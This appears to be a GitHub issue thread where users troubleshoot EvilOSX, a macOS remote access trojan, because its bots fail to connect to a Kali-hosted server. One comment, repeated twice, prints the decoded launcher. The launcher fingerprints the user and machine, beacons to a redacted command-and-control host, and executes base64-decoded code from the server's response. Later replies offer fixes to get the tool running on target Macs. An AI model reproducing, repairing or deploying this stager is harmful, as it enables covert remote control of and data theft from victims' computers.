

 Marten4n6
Cant Start EvilOSX, bots not connecting?


Ran the payload on a virtualbox running macOS 10.13.6 High Sierra, also tried the same payload on another mac computer, same issues.
Questions, Am I running the right host ip? Im using kali linux on a virtual machine, what should I use as the host ip. I set up portforwarding with the port 6969.
Some issues i might have encountered, i tried to install urllib and it says its installed but im not sure what the issue is. I cant find out why the rat isnt connecting.
The pictures show the code after the rat is ran on the virtualbox on a seperate computer for mac. Second picture is my main computer with virtualbox for kali.
Thank you for reading, please help me.

I have the exact same problem on a Mac running 10.13.6 with the last master's commit. The mac i'm using has python 3.6 installed, not 2.x. Maybe related ?
EDIT:
So i b64 decoded the generated launcher.py and tried to convert the result to python3 urllib format using an online 2to3 tool. This generated the following result
# -*- coding: utf-8 -*-
import urllib.request, urllib.error, urllib.parse
from base64 import b64encode, b64decode
import getpass
from uuid import getnode
from binascii import hexlify


def get_uid():
    return hexlify(getpass.getuser() + "-" + str(getnode()))


oQqhTZ = "P8h3Jc"
data = {
    "Cookie": "session=" + b64encode(get_uid()) + "*********",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_3) AppleWebKit/604.5.6 (KHTML, like Gecko) Version/11.0.3 Safari/604.5.6"
}

try:
    request = urllib.request.Request("http://********:****", headers=data)
    urllib.request.urlopen(request).read()
except urllib.error.HTTPError as ex:
    if ex.code == 404:
        exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
    else:
        raise
I then re encoded b64 that payload, pasted it in my launcher.py and tried to run the launcher on the target Mac.
I have now another error:
Traceback (most recent call last):
   File  "<stdin>", line 15, in <module>
   File  "<stdin>", line 10, in get_uid
TypeError: a bytes-like object is required, not 'str'
Any idea ?

I have the exact same problem on a Mac running 10.13.6 with the last master's commit. The mac i'm using has python 3.6 installed, not 2.x. Maybe related ?
EDIT:
So i b64 decoded the generated launcher.py and tried to convert the result to python3 urllib format using an online 2to3 tool. This generated the following result
# -*- coding: utf-8 -*-
import urllib.request, urllib.error, urllib.parse
from base64 import b64encode, b64decode
import getpass
from uuid import getnode
from binascii import hexlify


def get_uid():
    return hexlify(getpass.getuser() + "-" + str(getnode()))


oQqhTZ = "P8h3Jc"
data = {
    "Cookie": "session=" + b64encode(get_uid()) + "*********",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_3) AppleWebKit/604.5.6 (KHTML, like Gecko) Version/11.0.3 Safari/604.5.6"
}

try:
    request = urllib.request.Request("http://********:****", headers=data)
    urllib.request.urlopen(request).read()
except urllib.error.HTTPError as ex:
    if ex.code == 404:
        exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
    else:
        raise
I then re encoded b64 that payload, pasted it in my launcher.py and tried to run the launcher on the target Mac.
I have now another error:
Traceback (most recent call last):
   File  "<stdin>", line 15, in <module>
   File  "<stdin>", line 10, in get_uid
TypeError: a bytes-like object is required, not 'str'
Any idea ?
No clue but im sure python 3 comes pre installed with mac, so you may be on to something.
Testing the application on my local after reading the above. I was forced to pip install requests then of course change permissions on file to write able and it launched after without a problem.

